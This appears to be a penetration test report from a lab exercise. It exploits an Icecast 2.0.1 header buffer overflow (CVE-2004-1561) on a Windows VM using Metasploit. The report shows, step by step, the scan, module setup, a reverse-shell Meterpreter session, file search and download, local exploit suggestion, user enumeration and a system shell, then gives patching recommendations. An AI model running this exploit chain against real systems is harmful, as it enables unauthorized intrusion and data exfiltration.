GoodSecurity Penetration Test Report

leokatz@GoodSecurity.com

3/21/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Vulnerability Exploited: Icecast Header Overwrite, CVE-2004-1561

Vulnerability Explanation:


The Icecast Header Overwrite exploits a buffer overflow in the header parsing. This exploit works on Icecast versions 2.0.1 and earlier. When an attacker sends 32 HTTP headers to a Windows device with this vulnerability, the host will "overflow" and overwrite the saved instruction pointer. Thus, 31 headers followed by arbitrary shellcode will execute said shellcode. While the exploit cannot be used an indefinite number of times due to threadpool limitations, it is compatible with no fewer than 183 dangerous payloads.

Severity:

This vulnerability is extremely severe, as virtually any malicious code can be executed by attackers. Though there is no official CVSS 3.x Severity rating for this exploit (CVE-2004-1561), I would personally evaluate it as 10.0 Critical.

Proof of Concept:

1. **Check (or Start) Icecast Server**



As we can see above, the icecast server is indeed running.

2. **Scan the target device**

```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-21 17:03 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0017s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/21%OT=25%CT=1%CU=35114%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62391266%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10E%TI=I%CI=I%II=I%
OS:SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5
OS:B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)
OS:ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=
OS:A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.14 seconds
```

As expected, we see that the Icecast streaming media server is running, discoverable, and the associated port is open.

3. Check available exploits

```
root@kali:~# searchsploit icecast
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                     | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                       | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                          | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                          | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                             | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                             | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                   | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                             | exploits/multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure            | exploits/linux/remote/21602.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
```

First, let us take a look at what exploits are known by using Searchsploit.

4. Start Metasploit

```
root@kali:~# msfconsole
[-] ***rtIng the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***

                      ########                 #
                    ##################        #
                  ######################      #
                 ########################     #
               ############################
              ############################
              ############################
             ##############################
             ##############################
                          #    ########   #
                ##        ###        ####   ##
                                     ###   ###
                                    ####   ###
              ####          ##########   ####
              ######################   ####
                ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                       #########        #####
                      ############      ######
                     ########      #########
                       #####       ########
                         ###       #########
                       ######    ############
                      ######################
                      #   #   ###  #   #   ##
                      ######################
                       ##     ##   ##     ##
                             https://metasploit.com


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 >
```

Metasploit is a powerful penetration testing toolbox, and we will use it to exploit the target.

5. **Find an exploit**

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```

Within Metasploit, we search once more for a suitable exploit module. There is only one result, but that is enough.

6. **Select and set up the exploit**

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

We select the module and set the target device as the RHOST. With these in order, we are now ready to run the exploit.

7. **Run the exploit**

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49765) at 2022-03-21 17:10:03 -0700

meterpreter >
```

The exploit is able to establish a reverse TCP connection within moments. The appearance of "meterpreter" indicates successful infiltration of the target.

8. **Find the secret file**

```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```

9. **Find the recipe**

```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

10. **Download the recipe**

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
```

Here, we exfiltrate confidential data.

11. **Find other exploits**

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

While within the system, we check for other potential vulnerabilities. As shown above, there are two major ones.

12. **Enumerate other logged on users**

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220321172130_default_192.168.0.20_host.users.activ_689550.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant
```

13. **Open a shell and display system information**

```
meterpreter > shell
Process 6020 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          3/21/2022, 4:54:35 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,056 MB
Available Physical Memory: 737 MB
Virtual Memory: Max Size:  3,336 MB
Virtual Memory: Available: 1,603 MB
Virtual Memory: In Use:    1,733 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Domain:                 WORKGROUP
Logon Server:           \\MSEDGEWIN10
Hotfix(s):              11 Hotfix(s) Installed.
                        [01]: KB4601555
                        [02]: KB4465065
                        [03]: KB4470788
                        [04]: KB4480056
                        [05]: KB4486153
                        [06]: KB4535680
                        [07]: KB4537759
                        [08]: KB4539571
                        [09]: KB4549947
                        [10]: KB5003243
                        [11]: KB5003171
Network Card(s):        1 NIC(s) Installed.
                        [01]: Microsoft Hyper-V Network Adapter
                              Connection Name: Ethernet
                              DHCP Enabled:    No
                              IP address(es)
                              [01]: 192.168.0.20
                              [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:   A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Program Files (x86)\Icecast2 Win32>
```

As a final proof of vulnerability, we take a moment to gather a variety of system information, which may be useful for future attacks.

3.0 Recommendations

First and foremost, it is clear that a fresh understanding of the complexity and gravity of cybersecurity threats is sorely needed at GoodCorp Inc., starting from the top. The penetration test executed by GoodSecurity was of extremely limited scope (one single device, several attack methods prohibited) but still revealed debilitating vulnerabilities. Contrary to the claims of GoodCorp Inc. CEO Hans Gruber, long and complex passwords do not guarantee security, and no system is completely unhackable.

Second, the primary vulnerability is that of the Icecast Media Streaming Server. Therefore, it is my professional recommendation to remove it, and thus remove an attack surface. If, however, it is determined that Icecast must be kept, it is imperative that it be updated to version 2.0.2 or more recent, in order to correct the Icecast Header Overwrite vulnerability.

Third, though exploitation was only carried out for the Icecast Header Overwrite vulnerability, two other significant vulnerabilities were revealed in the course of this penetration test; the IKEEXT and ms16_075 exploits. Similarly, it is my recommendation that these services be patched and updated to mitigate the vulnerabilities.

Fourth, it is important to note that all this was accomplished without any brute force attacks, denial of service attacks, social engineering, etc. I strongly recommend the commissioning of a more thorough penetration test. The poor defensive posture thus far revealed suggests that there are numerous other vulnerabilities lurking in wait throughout GoodCorp Inc.

Finally, ensure that all GoodCorp devices and software are regularly updated to the latest stable versions. This is an industry best practice and will serve well to mitigate emerging and future vulnerabilities.

4.0 References

- https://www.rapid7.com/db/modules/exploit/windows/http/icecast_header/
- https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/http/icecast_header
- https://nvd.nist.gov/vuln/detail/CVE-2004-1561